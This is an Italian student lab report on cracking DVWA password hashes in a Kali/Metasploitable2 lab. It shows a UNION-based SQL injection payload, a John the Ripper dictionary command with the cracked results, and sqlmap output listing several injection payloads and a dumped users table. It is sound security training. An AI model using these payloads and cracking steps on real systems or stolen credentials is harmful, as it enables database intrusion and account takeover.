S6-L4

Password cracking

Emanuele Benedetti | 16 gennaio 2025

Consegna

Argomento

Password Cracking - Recupero delle password in chiaro

Obiettivo dell'esercizio

Recuperare le password hashate nel database della DVWA e eseguire sessioni di cracking per recuperare la loro versione in chiaro utilizzando i tool studiati nella lezione teorica.

Istruzioni per l'esercizio

- 1. Recupero delle password dal database
 - o Accedete al database della DVWA per estrarre le password hashate.
 - Assicuratevi di avere accesso alle tabelle del database che contengono le password.
- 2. Identificazione delle password hashate
 - Verificate che le password recuperate siano hash di tipo MD5.
- 3. Esecuzione del cracking delle password
 - o Utilizzate uno o più tool per craccare le password
 - o Configurate i tool scelti e avviate le sessioni di cracking

4. Obiettivo

o Craccare tutte le password recuperate dal database.

Svolgimento

Ho eseguito il laboratorio con una macchina attaccante Kali linux nella stessa rete interna del target DVWA su Metasploitable2.

Metodo 1

Ho eseguito l'accesso al database della DVWA tramite l'indirizzo http://192.168.10.4/dvwa. Ho impostato il livello di sicurezza su *low* ed ho tentato un attacco SQL injection per avere accesso alle tabelle del database che contengono le password tramite il comando 1' UNION SELECT user, password FRom users#



Come vediamo dall'immagine, la web app ci mostra le credenziali di accesso con password hashate di tutti gli utenti salvati nel database.

Per poterle decodificare ho verificato quale tipo di algoritmo di hashing fosse stato utilizzato. In particolar modo, differenti algoritmi generano risultati con caratteristiche differenti.

È possibile riconoscere che in questo caso è stato utilizzato MD5 ad esempio tramite la lunghezza della stringa pari a 32 caratteri.

Ho salvato le password in un file di testo ed ho utilizzato il tool open-source John
The Ripper per decodificare le password trovate. Tramite il comando *john*--format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt
/home/kali/Documents/SQLi/password.txt il programma ci fornisce in output la
password in chiaro.

Il programma permette di craccare le password tramite dizionario. Infatti l'opzione --wordlist=/usr/share/wordlists/rockyou.txt specifica quale lista di parole testare per la decodifica, mentre l'opzione --format=Raw-MD5 indica quale algoritmo utilizzare sulle password salvate nel file password.txt.

```
(kali® kali)-[~]
$ john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/Documents/SQLi/password.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password (?)
abc123 (?)
letmein (?)
charley (?)
4g 0:00:00:00 DONE (2025-01-16 14:12) 100.0g/s 76800p/s 76800c/s 115200C/s my3kids..dangerous
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

A questo punto abbiamo il collegamento diretto tra la password e la sua versione hashata con MD5, come mostrato nell'immagine che segue.

Possiamo verificare la decodifica delle password anche attraverso altri tool come ad esempio CrackStation (https://crackstation.net/).


Come vediamo il sito fornisce gli stessi risultati del programma John The Ripper:



Metodo 2

Ho eseguito l'esercizio anche in una seconda modalità, sfruttando diversi tool come BurpSuite e sqlmap.

Ho catturato tramite BurpSuite l'HTTP GET request inviato dalla macchina Kali con user id=4 al server target. L'immagine mostra la richiesta HTTP GET.



Ho copiato e salvato il testo della HTTP request in un file di testo chiamato *idBurp* nella macchina Kali ed avviato il programma sqlmap.

Ho eseguito il comando *sqlmap -r Documents/SQLi/idBurp -p id* per verificare se il server avesse delle vulnerabilità sugli attacchi di tipo SQL injection.

Lo switch -*r* indica al programma che vogliamo passare una request tramite un file mentre lo switch -*p* indica il parametro da testare.

Lanciando il comando, il programma ci fornisce una risposta sulla possibilità di sfruttare la vulnerabilità ad attacchi SQL injection.

```
sqlmap -r Documents/SQLi/idBurp -p id
                                      {1.9#stable}
                                      https://sqlmap.org
 !] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsib
     Developers assume no liability and are not responsible for any misuse or damage caused by this program
 *] starting @ 15:19:46 /2025-01-16/
 15:19:46] [INFO] parsing HTTP request from 'Documents/SQLi/idBurp'
[15:19:47] [INFO] resuming back-end DBMS 'mysql'
[15:19:47] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
 arameter: id (GET)
     Type: boolean-based blind
     Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id=1' OR NOT 1994=1994#8Submit=Submit
     Type: error-based
Title: MySQL > 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)

Payload: id=1' AND ROW(2028,4871)>(SELECT COUNT(*),CONCAT(0×717a6b7671,(SELECT (ELT(2028=2028,1))),0×7170627671,FLOOR(RAND(0)*2)
33 UNION SELECT 8529)a GROUP BY x)-- ceFu6Submit=Submit
     Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 7468 FROM (SELECT(SLEEP(5)))DLTi)-- iNan∂Submit=Submit
     Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0×717a6b7671,0×515549636f476e4d546d75465276504876766a58457962646a684f576d64436d546e514d7
[15:19:47] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 4.1
  15:19:47] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.10.4'
```

Come vediamo la macchina è vulnerabile e potremmo avere accesso al database con le credenziali degli utenti. A questo punto ho rieseguito il comando con l'opzione --dump che permette di esportare i dati del database target.

Database: d Table: user [5 entries]					
user_id	user	avatar	password	last_name	first_name
1 1 2 3 4 5	1337 pablo	http://172.16.123.129/dvwa/hackable/users/admin.jpg http://172.16.123.129/dvwa/hackable/users/gordonb.jpg http://172.16.123.129/dvwa/hackable/users/1337.jpg http://172.16.123.129/dvwa/hackable/users/pablo.jpg http://172.16.123.129/dvwa/hackable/users/smithy.jpg	e99a18c428cb38d5f260853678922e03 (abc123) 8d3533d75ae2c3966d7e0d4fcc69216b (charley)	admin Brown Me Picasso Smith	admin Gordon Hack Pablo Bob

Il programma non solo è riuscito a scaricare i dati che avevamo già visto nel metodo 1 ma esegue automaticamente la decifratura delle password hashate.